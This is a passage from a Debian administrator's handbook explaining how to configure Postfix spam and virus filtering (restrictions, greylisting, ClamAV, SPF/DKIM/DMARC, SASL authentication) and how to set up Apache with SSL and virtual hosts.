The `reject_invalid_helo_hostname` rule rejects emails when the `EHLO` announce lists a syntactically incorrect hostname. The `reject_non_fqdn_helo_hostname` rule rejects messages when the announced hostname is not a fully-qualified domain name (including a domain name as well as a host name). The `reject_unknown_helo_hostname` rule rejects messages if the announced name does not exist in the DNS. Since this last rule unfortunately leads to too many rejections, the administrators turned its effect to a simple warning with the `warn_if_reject` modifier as a first step; they may decide to remove this modifier at a later stage, after auditing the results of this rule.

The `reject_rhsbl_helo` allows to specify a black list to check the hostname against an RHSBL.

Using `permit_mynetworks` as the first rule has an interesting side effect: the following rules only apply to hosts outside the local network. This allows blacklisting all hosts that announce themselves as part of the `falcot.com` network, for instance by adding a `falcot.com REJECT You are not in our network!` line to the `/etc/postfix/access_helo` file.

11.1.3.3. Accepting or Refusing Based on the Announced Sender

Every message has a sender, announced by the `MAIL FROM` command of the SMTP protocol; again, this information can be validated in several different ways.

Пример 11.4. Sender checks

```
smtpd_sender_restrictions =
    check_sender_access hash:/etc/postfix/access_sender,
    reject_unknown_sender_domain,
    reject_unlisted_sender,
    reject_non_fqdn_sender,
    reject_rhsbl_sender rhsbl.sorbs.net
```

The /etc/postfix/access_sender table maps some special treatment to some senders. This usually means listing some senders into a white list or a black list.

The `reject_unknown_sender_domain` rule requires a valid sender domain, since it is needed for a valid address. The `reject_unlisted_sender` rule rejects local senders if the address does not exist; this prevents emails from being sent from an invalid address in the `falcot.com` domain, and messages emanating from `joe.bloggs@falcot.com` are only accepted if such an address really exists.

Finally, the `reject_non_fqdn_sender` rule rejects emails purporting to come from addresses without a fully-qualified domain name. In practice, this means rejecting emails coming from `user@machine`: the address must be announced as either `user@machine.example.com` or `user@example.com`.

The `reject_rhsbl_sender` rule rejects senders based on a (domain-based) RHSBL service.

11.1.3.4. Accepting or Refusing Based on the Recipient

Each email has at least one recipient, announced with the `RCPT TO` command in the SMTP protocol. These addresses also warrant validation, even if that may be less relevant than the checks made on the sender address.

Пример 11.5. Recipient checks

```
smtpd_recipient_restrictions =
    permit_mynetworks,
    reject_unauth_destination,
    reject_unlisted_recipient,
    reject_non_fqdn_recipient,
```

```
permit
```

`reject_unauth_destination` is the basic rule that requires outside messages to be addressed to us; messages sent to an address not served by this server are rejected. Without this rule, a server becomes an open relay that allows spammers to send unsolicited emails; this rule is therefore mandatory, and it will be best included near the beginning of the list, so that no other rules may authorize the message before its destination has been checked.

The `reject_unlisted_recipient` rule rejects messages sent to non-existing local users, which makes sense. Finally, the `reject_non_fqdn_recipient` rule rejects non-fully-qualified addresses; this makes it impossible to send an email to `jean` or `jean@machine`, and requires using the full address instead, such as `jean@machine.falcot.com` or `jean@falcot.com`.

The `permit` directive at the end is not necessary. But it can be useful at the end of a restriction list to make the default policy explicit.

11.1.3.5. Restrictions Associated with the DATA Command

The `DATA` command of SMTP is emitted before the contents of the message. It doesn't provide any information per se, apart from announcing what comes next. It can still be subjected to checks.

Пример 11.6. DATA checks

```
smtpd_data_restrictions = reject_unauth_pipelining
```

The `reject_unauth_pipelining` directives causes the message to be rejected if the sending party sends a command before the reply to the previous command has been sent. This guards against a common optimization used by spammer robots, since they usually don't care a fig about replies and only focus on sending as many emails as possible in as short a time as possible.

11.1.3.6. Applying Restrictions

Although the above commands validate information at various stages of the SMTP exchange, Postfix sends the actual rejection as a reply to the `RCPT TO`

command by default.

This means that even if the message is rejected due to an invalid `EHLO` command, Postfix knows the sender and the recipient when announcing the rejection. It can then log a more explicit message than it could if the transaction had been interrupted from the start. In addition, a number of SMTP clients do not expect failures on the early SMTP commands, and these clients will be less disturbed by this late rejection.

A final advantage to this choice is that the rules can accumulate information during the various stages of the SMTP exchange; this allows defining more fine-grained permissions, such as rejecting a non-local connection if it announces itself with a local sender.

The default behavior is controlled by the `smtpd_delay_reject` rule.

11.1.3.7. Filtering Based on the Message Contents

The validation and restriction system would not be complete without a way to apply checks to the message contents. Postfix differentiates the checks applying to the email headers from those applying to the email body.

Пример 11.7. Enabling content-based filters

```
header_checks = regexp:/etc/postfix/header_checks  
body_checks = regexp:/etc/postfix/body_checks
```

Both files contain a list of regular expressions (commonly known as *regexp*s or *regexes*) and associated actions to be triggered when the email headers (or body) match the expression.

QUICK LOOK Regexp tables

The file `/usr/share/doc/postfix/examples/header_checks.gz` (from the `postfix-doc` package) and `header_checks(5)` contain many explanatory comments and can be used as a starting point for creating the `/etc/postfix/header_checks` and `/etc/postfix/body_checks` files.

Пример 11.8. Example /etc/postfix/header_checks file

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO Sarbacane)  
/^Subject: *Your email contains VIRUSES/ DISCARD virus notificati
```

BACK TO BASICS Regular expression

The *regular expression* term (shortened to *regexp* or *regex*) references a generic notation for expressing a description of the contents and/or structure of a string of characters. Certain special characters allow defining alternatives (for instance, `foo|bar` matches either “foo” or “bar”), sets of allowed characters (for instance, `[0-9]` means “any digit”, and `.` — a dot — means “any character”), quantification (`s?` matches either `s` or the empty string, in other words 0 or 1 occurrence of `s`; `s+` matches one or more consecutive `s` characters; and so on). Parentheses allow grouping search results.

The precise syntax of these expressions varies across the tools using them, but the basic features are similar.

→ https://en.wikipedia.org/wiki/Regular_expression

The first one checks the header mentioning the email software; if `GOTO Sarbacane` (a bulk email software) is found, the message is rejected. The second expression controls the message subject; if it mentions a virus notification, we can decide not to reject the message but to discard it immediately instead.

Using these filters is a double-edged sword, because it is easy to make the rules too generic and to lose legitimate emails as a consequence. In these cases, not only the messages will be lost, but their senders will get unwanted (and annoying) error messages.

11.1.4. Setting Up *greylisting*

“Greylisting” is a filtering technique according to which a message is initially rejected with a temporary error code, and only accepted on a further try after some delay. This filtering is particularly efficient against spam sent by the many machines infected by worms and viruses, since this software rarely acts as a full SMTP agent (by checking the error code and retrying failed messages later), especially since many of the harvested addresses are really invalid and retrying would only mean losing time.

Postfix doesn't provide greylisting natively, but there is a feature by which the decision to accept or reject a given message can be delegated to an external program. The `postgrey` package contains just such a program, designed to interface with this access policy delegation service.

Once `postgrey` is installed, it runs as a daemon and listens on port 10023. Postfix can then be configured to use it, by adding the `check_policy_service` parameter as an extra restriction:

```
smtpd_recipient_restrictions =
    permit_mynetworks,
    [...]
    check_policy_service inet:127.0.0.1:10023
```

Each time Postfix reaches this rule in the ruleset, it will connect to the **postgrey** daemon and send it information concerning the relevant message. On its side, Postgrey considers the IP address/sender/recipient triplet and checks in its database whether that same triplet has been seen recently. If so, Postgrey replies that the message should be accepted; if not, the reply indicates that the message should be temporarily rejected, and the triplet gets recorded in the database.

The main disadvantage of greylisting is that legitimate messages get delayed, which is not always acceptable. It also increases the burden on servers that send many legitimate emails.

IN PRACTICE Shortcomings of greylisting

Theoretically, greylisting should only delay the first mail from a given sender to a given recipient, and the typical delay is in the order of minutes. Reality, however, can differ slightly. Some large ISPs use clusters of SMTP servers, and when a message is initially rejected, the server that retries the transmission may not be the same as the initial one. When that happens, the second server gets a temporary error message due to greylisting too, and so on; it may take several hours until transmission is attempted by a server that has already been involved, since SMTP servers usually increase the delay between retries at each failure.

As a consequence, the incoming IP address may vary in time even for a single sender. But it goes further: even the sender address can change. For instance, many mailing-list servers encode extra information in the sender address so as to be able to handle error messages (known as *bounces*). Each new message sent to a mailing-list may then need to go through greylisting, which means it has to be stored (temporarily) on the sender's server. For very large mailing-lists (with tens of thousands of subscribers), this can soon become a problem.

To mitigate these drawbacks, Postgrey manages a whitelist of such sites, and messages emanating from them are immediately accepted without going through greylisting. This list can easily be adapted to local needs, since it is stored in the `/etc/postgrey/whitelist_clients` file.

GOING FURTHER Selective greylisting with milter-greylist

The drawbacks of greylisting can be mitigated by only using greylisting on the subset of clients that are already considered as probable sources of spam (because they are listed in a DNS blacklist). This is not possible with postgrey but milter-greylist can be used in such a way.

In that scenario, since DNS blacklists never triggers a definitive rejection, it becomes reasonable to use aggressive blacklists, including those listing all dynamic IP addresses from ISP clients (such as `pbl.spamhaus.org` or `dul.dnsbl.sorbs.net`).

Since milter-greylist uses Sendmail's milter interface, the postfix side of its configuration is limited to “`smtpd_milters = unix:/var/run/milter-greylist/milter-greylist.sock`”. The `greylist.conf(5)` manual page documents `/etc/milter-greylist/greylist.conf` and the numerous ways to configure milter-greylist. You will also have to edit `/etc/default/milter-greylist` to actually enable the service.

11.1.5. Customizing Filters Based On the Recipient

[Раздел 11.1.3, «Restrictions for Receiving and Sending»](#) and [Раздел 11.1.4, «Setting Up greylisting»](#) reviewed many of the possible restrictions. They all have their use in limiting the amount of received spam, but they also all have their drawbacks. It is therefore more and more common to customize the set of filters depending on the recipient. At Falcot Corp, greylisting is interesting for most users, but it hinders the work of some users who need low latency in their emails (such as the technical support service). Similarly, the commercial service sometimes has problems receiving emails from some Asian providers who may be listed in blacklists; this service asked for a non-filtered address so as to be able to correspond.

Postfix provides such a customization of filters with a “restriction class” concept. The classes are declared in the `smtpd_restriction_classes` parameter, and defined the same way as `smtpd_recipient_restrictions`. The `check_recipient_access` directive then defines a table mapping a given recipient to the appropriate set of restrictions.

Пример 11.9. Defining restriction classes in `main.cf`

```
smtpd_restriction_classes = greylisting, aggressive, permissive  
  
greylisting = check_policy_service inet:127.0.0.1:10023  
aggressive =  
    reject_rbl_client sbl-xbl.spamhaus.org,  
    check_policy_service inet:127.0.0.1:10023  
permissive = permit  
  
smtpd_recipient_restrictions =  
    permit_mynetworks,  
    reject_unauth_destination,  
    check_recipient_access hash:/etc/postfix/recipient_access
```

Пример 11.10. The `/etc/postfix/recipient_access` file

```
# Unfiltered addresses  
postmaster@falcot.com    permissive  
support@falcot.com       permissive  
sales-asia@falcot.com   permissive
```

```
# Aggressive filtering for some privileged users
joe@falcot.com      aggressive

# Special rule for the mailing-list manager
sympa@falcot.com    reject_unverified_sender

# Greylisting by default
falcot.com           greylisting
```

11.1.6. Integrating an Antivirus

The many viruses circulating as attachments to emails make it important to set up an antivirus at the entry point of the company network, since despite an awareness campaign, some users will still open attachments from obviously shady messages.

SECURITY Controversial Discussion of Anti-Virus Software

The usage of virus scanners, or so called antivirus software, is controversial. There is usually a gap between the release of some piece of malware and the addition of detection rules to the antivirus database. During this gap, there is no software-based protection. Further, the usage often requires to run additional software, for example, to uncompress archives and scan all kinds of executables, which drastically increases the exploit potential of the antivirus software itself. Usage of such software solutions can therefore never replace awareness campaigns and simple behavioral rules (never open unsolicited sent attachments, etc.).

The Falcot administrators selected **clamav** for their free antivirus. The main package is clamav, but they also installed a few extra packages such as arj, unzoo, unrar and lha, since they are required for the antivirus to analyze attachments archived in one of these formats.

The task of interfacing between antivirus and the email server goes to **clamav-milter**. A *milter* (short for *mail filter*) is a filtering program specially designed to interface with email servers. A milter uses a standard application programming interface (API) that provides much better performance than filters external to the email servers. Milters were initially introduced by *Sendmail*, but *Postfix* soon followed suit.

QUICK LOOK A milter for Spamassassin

The spamass-milter package provides a milter based on *SpamAssassin*, the famous unsolicited email detector. It can be used to flag messages as probable spams (by adding an extra header) and/or to reject the messages altogether if their “spamminess” score goes beyond a given threshold.

Once the clamav-milter package is installed, the milter should be reconfigured to run on a TCP port rather than on the default named socket. This can be achieved with **dpkg-reconfigure clamav-milter**. When prompted for the “Communication interface with Sendmail”, answer “`inet:10002@127.0.0.1`”.

NOTE Real TCP port vs named socket

The reason why we use a real TCP port rather than the named socket is that the postfix daemons often run chrooted and do not have access to the directory hosting the named socket. You could also decide to keep using a named socket and pick a location within the chroot (`/var/spool/postfix/`).

The standard ClamAV configuration fits most situations, but some important parameters can still be customized with **dpkg-reconfigure clamav-base**.

The last step involves telling Postfix to use the recently-configured filter. This is a simple matter of adding the following directive to `/etc/postfix/main.cf`:

```
# Virus check with clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

If the antivirus causes problems, this line can be commented out, and **systemctl reload postfix** should be run so that this change is taken into account.

IN PRACTICE Testing the antivirus

Once the antivirus is set up, its correct behavior should be tested. The simplest way to do that is to send a test email with an attachment containing the `eicar.com` (or `eicar.com.zip`) file, which can be downloaded online:

→ <https://2016.eicar.org/86-0-Intended-use.html>

This file is not a true virus, but a test file that all antivirus software on the market diagnose as a virus to allow checking installations.

All messages handled by Postfix now go through the antivirus filter.

11.1.7. Fighting Spam with SPF, DKIM and DMARC

The high number of unsolicited email sent every day led to the creation of several standards, which aim at validating that the sending host of an email is authorized and that the email has not been tampered with. The following systems are all DNS-based and require the administrators to not only have control over the mail server, but over the DNS for the domain in question too.

CAUTION Controversial Discussion

Like any other tool, the following standards have limits and real effects if put to use. They can (and should) lead to emails being rejected or even just discarded. If that happens to some legitimate emails (sometimes sent from a misconfigured SMTP server), it usually causes anger and a lack of understanding by the user. Therefor these rules are often applied as a "soft fail" or a "soft reject", which usually means that failing the checks only leads to adding a (header) mark to the affected email. There are people who think that this makes these standards "broken by design". Decide for yourself and be careful about how strict you choose to apply these standards.

11.1.7.1. Integrating the Sender Policy Framework (SPF)

The Sender Policy Framework (SPF) is used to validate if a certain mail server is allowed to send emails for a given domain. It is mostly configured through DNS. The syntax for the entry to make is explained in detail at:

- http://www.open-spf.org/SPF_Record_Syntax
- <https://tools.ietf.org/html/rfc7208>
- https://en.wikipedia.org/wiki/Sender_Policy_Framework

The following is a sample DNS entry which states that all the domain's Mail Exchange Resource Records (MX-RRs) are allowed to email the current domain, and all others are prohibited. The DNS entry does not need to be given a name. But to use the `include` directive it must have one.

Name: example.org
Type: TXT
TTL: 3600
Data: v=spf1 a mx -all

Let's take a quick look at the falcot.org entry.

```
# host -t TXT falcot.org
falcot.org descriptive text "v=spf1 ip4:199.127.61.96 +a +mx +ip4"
```

It states that the IP of the sender must match the A record for the sending domain, or must be listed as one of the Mail Exchange Resource Records for the current domain, or must be one of the three mentioned IP4 addresses. All other hosts should be marked as not being allowed to send email for the sender domain. The latter is called a "soft fail" and is intended to mark the email accordingly, but still accept it.

The **postfix** mail server can check the SPF record for incoming emails using the postfix-policyd-spf-python package, a policy agent written in Python. The file /usr/share/doc/postfix-policyd-spf-python/README.Debian describes the necessary steps to integrate the agent into postfix, so we won't repeat it here.

The configuration is done in the file /etc/postfix-policyd-spf-python/policyd-spf.conf, which is fully documented in policyd-spf.conf(5) and /usr/share/doc/postfix-policyd-spf-python/policyd-spf.conf.commentated.gz. The main configuration parameters are HELO_reject and Mail_From_reject, which configure if emails should be rejected (**Fail**) or accepted with a header being appended (**False**), if checks fail. The latter is often useful, when the message is further processed by a spam filter.

If the result is intended to be used by opendmarc ([Раздел 11.1.7.3, «Integrating Domain-based Message Authentication, Reporting and Conformance \(DMARC\)»](#)), then Header_Type must be set to AR.

Note that spamassassin contains a plugin to check the SPF record.

11.1.7.2. Integrating DomainKeys (DKIM) Signing and

Checking

The Domain Keys Identified Mail (DKIM) standard is a sender authentication system. The mail transport agent, here **postfix**, adds a digital signature associated with the domain name to the header of outgoing emails. The receiving party can validate the message body and header fields by checking the signature against a public key, which is retrieved from the senders DNS records.

→ <http://dkim.org/>

The necessary tools are shipped with the opendkim and opendkim-tools packages.

CAUTION Mailing List Software and DKIM

Mailing list managers often rewrite some email headers, thus leading to invalid DKIM signatures. Even using a relaxed canonicalization does not always prevent this from happening. So the administrators must pay close attention to the mail servers log files to identify such issues. Otherwise such emails might be flagged as spam and might get rejected.

First the private key must be created using the command **opendkim-genkey -s SELECTOR -d DOMAIN**. **SELECTOR** must be a unique name for the key. It can be as simple as "mail" or the date of creation, if you plan to rotate keys.

Пример 11.11. Create a private key for signing E-Mails from falcot.com

```
# opendkim-genkey -s mail -d falcot.com -D /etc/dkimkeys  
# chown opendkim.opendkim /etc/dkimkeys/mail.*
```

This will create the files `/etc/dkimkeys/mail.private` and `/etc/dkimkeys/mail.txt` and set the appropriate ownership. The first file contains the private key, and the latter the public key that needs to be added to the DNS:

```
Name: mail._domainkey  
Type: TXT  
TTL: 3600  
Data: "v=DKIM1; h=sha256; k=rsa; s=email; p=[...]"
```

The opendkim package in Debian defaults to a keyszie of 2048 bit. Unfortunately some DNS servers can only handle text entries with a maximum length of 255 characters, which is exceeded by the chosen default keyszie. In this case use the option **-b 1024** to chose a smaller keyszie. If **opendkim-testkey** succeeds, the entry has been successfully set up. The syntax of the entry is explained here:

→ <https://tools.ietf.org/html/rfc6376>

→ <https://en.wikipedia.org/wiki/DKIM>

To configure opendkim, SOCKET and RUNDIR must be chosen in /etc/default/opendkim. Please note that SOCKET must be accessible from postfix in its chrooted environment. The further configuration is done in /etc/opendkim.conf. The following is a configuration excerpt, which makes sure that the Domain "falcot.com" and all subdomains (SubDomain) are signed by the Selector "mail" and the single private key (KeyFile) /etc/dkimkeys/mail.private. The "relaxed" Canonicalization for both the header and the body tolerates mild modification (by a mailing list software, for example). The filter runs both in signing ("s") and verification ("v") Mode. If a signature fails to validate (On-BadSignature), the mail should be quarantined ("q").

```
[...]
Domain          falcot.com
KeyFile         /etc/dkimkeys/mail.private
Selector        mail

[...]
Canonicalization    relaxed/relaxed
Mode              sv
On-BadSignature   q
SubDomains       yes

[...]
Socket           inet:12345@localhost

[...]
UserID          opendkim
```

It is also possible to use multiple selectors/keys (KeyTable), domains

(`signingTable`) and to specify internal or trusted hosts (`InternalHosts`, `ExternalIgnoreList`), which may send mail through the server as one of the signing domains without credentials.

The following directives in `/etc/postfix/main.cf` make postfix use the filter:

```
milter_default_action = accept  
non_smtpd_milters = inet:localhost:12345  
smtpd_milters = inet:localhost:12345
```

To differentiate signing and verification it is sometimes more useful to add the directives to the services in `/etc/postfix/master.cf` instead.

More information is available in the `/usr/share/doc/opendkim/` directory and the manual pages `opendkim(8)` and `opendkim.conf(5)`.

Note that `spamassassin` contains a plugin to check the DKIM record.

11.1.7.3. Integrating Domain-based Message Authentication, Reporting and Conformance (DMARC)

The Domain-based Message Authentication, Reporting and Conformance (DMARC) standard can be used to define a DNS TXT entry with the name `_dmarc` and the action that should be taken when emails that contain your domain as the sending host fail to validate using DKIM and SPF.

→ <https://dmarc.org/overview/>

Let's have a look at the entries of two large providers:

```
# host -t TXT _dmarc.gmail.com  
_dmarc.gmail.com descriptive text "v=DMARC1; p=none; sp=quarantine"  
# host -t TXT _dmarc.yahoo.com  
_dmarc.yahoo.com descriptive text "v=DMARC1; p=reject; pct=100; r="
```

Yahoo has a strict policy to reject all emails pretending to be sent from a Yahoo account but missing or failing DKIM and SPF checks. Google Mail (Gmail) propagates a very relaxed policy, in which such messages from the

main domain should still be accepted (`p=none`). For subdomains they should be marked as spam (`sp=quarantine`). The addresses given in the `rua` key can be used to send aggregated DMARC reports to. The full syntax is explained here:

- <https://tools.ietf.org/html/rfc7489>
- <https://en.wikipedia.org/wiki/DMARC>

The **postfix** mail server can use this information too. The `opendmarc` package contains the necessary milter. Similar to `opendkim` `SOCKET` and `RUNDIR` must be chosen in `/etc/default/opendmarc` (for Unix sockets you must make sure that they are inside the `postfix` chroot to be found). The configuration file `/etc/opendmarc.conf` contains detailed comments and is also explained in `opendmarc.conf(5)`. By default, emails failing the DMARC validation are not rejected but flagged, by adding an appropriate header field. To change this, use `RejectFailures true`.

The milter is then added to `smtpd_milters` and `non_smtpd_milters`. If we configured the `opendkim` and `opendmarc` milters to run on ports 12345 and 54321, the entry in `/etc/postfix/main.cf` looks like this:

```
non_smtpd_milters = inet:localhost:12345,inet:localhost:54321
smtpd_milters = inet:localhost:12345,inet:localhost:54321
```

The milter can also be selectively applied to a service in `/etc/postfix/master.cf` instead.

11.1.8. Authenticated SMTP

Being able to send emails requires an SMTP server to be reachable; it also requires said SMTP server to send emails through it. For roaming users, this may need regularly changing the configuration of the SMTP client, since Falcot's SMTP server rejects messages coming from IP addresses apparently not belonging to the company. Two solutions exist: either the roaming user installs an SMTP server on their computer, or they still use the company server with some means of authenticating as an employee. The former solution is not recommended since the computer won't be permanently connected, and it won't be able to retry sending messages in case of problems; we will focus on the latter solution.

SMTP authentication in Postfix relies on SASL (*Simple Authentication and Security Layer*). It requires installing the `libsasl2-modules` and `sasl2-bin` packages, then registering a password in the SASL database for each user that needs authenticating on the SMTP server. This is done with the **`saslpasswd2`** command, which takes several parameters. The `-u` option defines the authentication domain, which must match the `smtpd_sasl_local_domain` parameter in the Postfix configuration. The `-c` option allows creating a user, and `-f` allows specifying the file to use if the SASL database needs to be stored at a different location than the default (`/etc/sasldb2`).

```
# saslpasswd2 -u `postconf -h myhostname` -f /var/spool/postfix/e  
[... type jean's password twice ...]
```

Note that the SASL database was created in Postfix's directory. In order to ensure consistency, we also turn `/etc/sasldb2` into a symbolic link pointing at the database used by Postfix, with the **`ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2`** command.

Now we need to configure Postfix to use SASL. First the `postfix` user needs to be added to the `sasl` group, so that it can access the SASL account database. A few new parameters are also needed to enable SASL, and the `smtpd_recipient_restrictions` parameter needs to be configured to allow SASL-authenticated clients to send emails freely.

Пример 11.12. Enabling SASL in /etc/postfix/main.cf

```
# Enable SASL authentication
smtpd_sasl_auth_enable = yes
# Define the SASL authentication domain to use
smtpd_sasl_local_domain = $myhostname
[...]
# Adding permit_sasl_authenticated before reject_unauth_destination
# allows relaying mail sent by SASL-authenticated users
smtpd_recipient_restrictions =
    permit_sasl_authenticated,
    permit_mynetworks,
    reject_unauth_destination,
[...]
```

It is usually a good idea to not send passwords over an unencrypted connection. *Postfix* allows to use different configurations for each port (service) it runs on. All these can be configured with different rules and directives in the `/etc/postfix/master.cf` file. To turn off authentication at all for port 25 (`smtpd` service) add the following directive:

```
smtp      inet  n      -      y      -      -      smtpd
[...]
-o smtpd_sasl_auth_enable=no
[...]
```

If for some reason clients use an outdated AUTH command (some very old mail clients do), interoperability with them can be enabled using the `broken_sasl_auth_clients` directive.

EXTRA Authenticated SMTP client

Most email clients are able to authenticate to an SMTP server before sending outgoing messages, and using that feature is a simple matter of configuring the appropriate parameters. If the client in use does not provide that feature, the workaround is to use a local Postfix server and configure it to relay email via the remote SMTP server. In this case, the local Postfix itself will be the client that authenticates with SASL. Here are the required parameters:

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

The `/etc/postfix/sasl_passwd` file needs to contain the username and password to use for authenticating on the `mail.falcot.com` server. Here is an example:

```
[mail.falcot.com] joe:LyinIsji
```

As for all Postfix maps, this file must be turned into `/etc/postfix/sasl_passwd.db` with the **postmap** command.

11.2. Web Server (HTTP)

The Falcot Corp administrators decided to use the Apache HTTP server, included in Debian Buster at version 2.4.38.

ALTERNATIVE Other web servers

Apache is merely the most widely-known (and widely-used) web server, but there are others; they can offer better performance under certain workloads, but this has its counterpart in the smaller number of available features and modules. However, when the prospective web server is built to serve static files or to act as a proxy, the alternatives, such as nginx and lighttpd, are worth investigating.

11.2.1. Installing Apache

Installing the apache2 package is all that is needed. It contains all the modules, including the *Multi-Processing Modules* (MPMs) that affect how Apache handles parallel processing of many requests, which used to be provided in separate apache2-mpm-* packages. It will also pull apache2-utils containing the command line utilities that we will discover later.

The MPM in use affects significantly the way Apache will handle concurrent requests. With the *worker* MPM, it uses *threads* (lightweight processes), whereas with the *prefork* MPM it uses a pool of processes created in advance. With the *event* MPM it also uses threads, but the inactive connections (notably those kept open by the HTTP *keep-alive* feature) are handed back to a dedicated management thread.

The Falcot administrators also install libapache2-mod-php7.3 so as to include the PHP support in Apache. This causes the default *event* MPM to be disabled, and *prefork* to be used instead. To use the *event* MPM one can use php7.3-fpm.

SECURITY Execution under the `www-data` user

By default, Apache handles incoming requests under the identity of the `www-data` user. This means that a security vulnerability in a CGI script executed by Apache (for a dynamic page) won't compromise the whole system, but only the files owned by this particular user.

Using the *sueexec* modules, provided by apache2-sueexec-* packages, allows bypassing this rule so that some CGI scripts are executed under the identity of another user. This is configured with a `SueexecUserGroup` *usergroup* directive in the Apache configuration.

Another possibility is to use a dedicated MPM, such as the one provided by libapache2-mpm-itk. This particular one has a slightly different behavior: it allows “isolating” virtual hosts (actually, sets of pages) so that they each run as a different user. A vulnerability in one website therefore cannot compromise files belonging to the owner of another website.

QUICK LOOK List of modules

The full list of Apache standard modules can be found online.

→ <https://httpd.apache.org/docs/2.4/mod/index.html>

Apache is a modular server, and many features are implemented by external modules that the main program loads during its initialization. The default configuration only enables the most common modules, but enabling new modules is a simple matter of running **a2enmod module**; to disable a module, the command is **a2dismod module**. These programs actually only create (or delete) symbolic links in `/etc/apache2/mods-enabled/`, pointing at the actual files (stored in `/etc/apache2/mods-available/`).

IN PRACTICE Checking the configuration

The `mod_info` module (**a2enmod info**) allows to access the comprehensive Apache server configuration and information via browser visiting `http://localhost/server-info`. Because it might contain sensitive information, access is only allowed from the local host by default.

→ https://httpd.apache.org/docs/2.4/mod/mod_info.html

With its default configuration, the web server listens on port 80 (as configured in `/etc/apache2/ports.conf`), and serves pages from the `/var/www/html/` directory (as configured in `/etc/apache2/sites-enabled/000-default.conf`).

11.2.2. Adding support for SSL

Apache 2.4 includes the SSL module (`mod_ssl`) required for secure HTTP (HTTPS) out of the box. It just needs to be enabled with `a2enmod ssl`, then the required directives have to be added to the configuration files. A configuration example is provided in `/etc/apache2/sites-available/default-ssl.conf`.

→ https://httpd.apache.org/docs/2.4/mod/mod_ssl.html

If you want to generate trusted certificates, you can follow section [Раздел 10.2.1, «Creating gratis trusted certificates»](#) and then adjust the following variables:

```
SSLCertificateFile      /etc/letsencrypt/live/DOMAIN/fullchain.pem  
SSLCertificateKeyFile  /etc/letsencrypt/live/DOMAIN/privkey.pem  
SSLCertificateChainFile /etc/letsencrypt/live/DOMAIN/chain.pem  
SSLCACertificateFile   /etc/ssl/certs/ca-certificates.crt
```

Some extra care must be taken if you want to favor SSL connections with *Perfect Forward Secrecy* (those connections use ephemeral session keys ensuring that a compromission of the server's secret key does not result in the compromission of old encrypted traffic that could have been stored while sniffing on the network). Have a look at Mozilla's recommendations in particular:

→ https://wiki.mozilla.org/Security/Server_Side_TLS#Apache

As an alternative to the standard SSL module, there is an extension module called `mod_gnutls`, which is shipped with the `libapache2-mod-gnutls` package and enabled with the `a2enmod gnutls` command.

→ <https://mod.gnutls.org/>

11.2.3. Configuring Virtual Hosts

A virtual host is an extra identity for the web server.

Apache considers two different kinds of virtual hosts: those that are based on the IP address (or the port), and those that rely on the domain name of the web server. The first method requires allocating a different IP address (or port) for each site, whereas the second one can work on a single IP address (and port), and the sites are differentiated by the hostname sent by the HTTP client (which only works in version 1.1 of the HTTP protocol — fortunately that version is old enough that all clients use it already).

The (increasing) scarcity of IPv4 addresses usually favors the second method; however, it is made more complex if the virtual hosts need to provide HTTPS too, since the SSL protocol hasn't always provided for name-based virtual hosting; the SNI extension (*Server Name Indication*) that allows such a combination is not handled by all browsers. When several HTTPS sites need to run on the same server, they will usually be differentiated either by running on a different port or on a different IP address (IPv6 can help there).

The default configuration for Apache 2 enables name-based virtual hosts. In addition, a default virtual host is defined in the `/etc/apache2/sites-enabled/000-default.conf` file; this virtual host will be used if no host matching the request sent by the client is found.

CAUTION First virtual host

Requests concerning unknown virtual hosts will always be served by the first defined virtual host, which is why we defined `www.falcot.com` first here.

QUICK LOOK Apache supports SNI

The Apache server supports an SSL protocol extension called *Server Name Indication* (SNI). This extension allows the browser to send the hostname of the web server during the establishment of the SSL connection, much earlier than the HTTP request itself, which was previously used to identify the requested virtual host among those hosted on the same server (with the same IP address).

and port). This allows Apache to select the most appropriate SSL certificate for the transaction to proceed.

Before SNI, Apache would always use the certificate defined in the default virtual host. Clients trying to access another virtual host would then display warnings, since the certificate they received didn't match the website they were trying to access. Fortunately, most browsers now work with SNI; this includes Microsoft Internet Explorer starting with version 7.0 (starting on Vista), Mozilla Firefox starting with version 2.0, Apple Safari since version 3.2.1, and all versions of Google Chrome.

The Apache package provided in Debian is built with support for SNI; no particular configuration is therefore needed.

Each extra virtual host is then described by a file stored in `/etc/apache2/sites-available/`. Setting up a website for the `falcot.org` domain is therefore a simple matter of creating the following file, then enabling the virtual host with **a2ensite www.falcot.org**.

Пример 11.13. The /etc/apache2/sites-available/www.falcot.org.conf file

```
<VirtualHost *:80>
ServerName www.falcot.org
ServerAlias falcot.org
DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

The Apache server, as configured so far, uses the same log files for all virtual hosts (although this could be changed by adding `CustomLog` directives in the definitions of the virtual hosts). It therefore makes good sense to customize the format of this log file to have it include the name of the virtual host. This can be done by creating a `/etc/apache2/conf-available/customlog.conf` file that defines a new format for all log files (with the `LogFormat` directive) and by enabling it with **a2enconf customlog**. The `CustomLog` line must also be removed (or commented out) from the `/etc/apache2/sites-available/000-default.conf` file.

Пример 11.14. The /etc/apache2/conf-available/customlog.conf file

```
# New log format including (virtual) host name
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-
```

```
# Now let's use this "vhost" format by default
CustomLog /var/log/apache2/access.log vhost
```

11.2.4. Common Directives

This section briefly reviews some of the commonly-used Apache configuration directives.

The main configuration file usually includes several `Directory` blocks; they allow specifying different behaviors for the server depending on the location of the file being served. Such a block commonly includes `Options` and `AllowOverride` directives.

Пример 11.15. Directory block

```
<Directory /srv/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

The `DirectoryIndex` directive contains a list of files to try when the client request matches a directory. The first existing file in the list is used and sent as a response.

The `Options` directive is followed by a list of options to enable. The `None` value disables all options; correspondingly, `All` enables them all except `Multiviews`. Available options include:

- `ExecCGI` indicates that CGI scripts can be executed.
- `FollowSymlinks` tells the server that symbolic links can be followed, and that the response should contain the contents of the target of such links.
- `SymlinksIfOwnerMatch` also tells the server to follow symbolic links, but only when the link and its target have the same owner.
- `Includes` enables *Server Side Includes* (*SSI* for short). These are directives embedded in HTML pages and executed on the fly for each request.
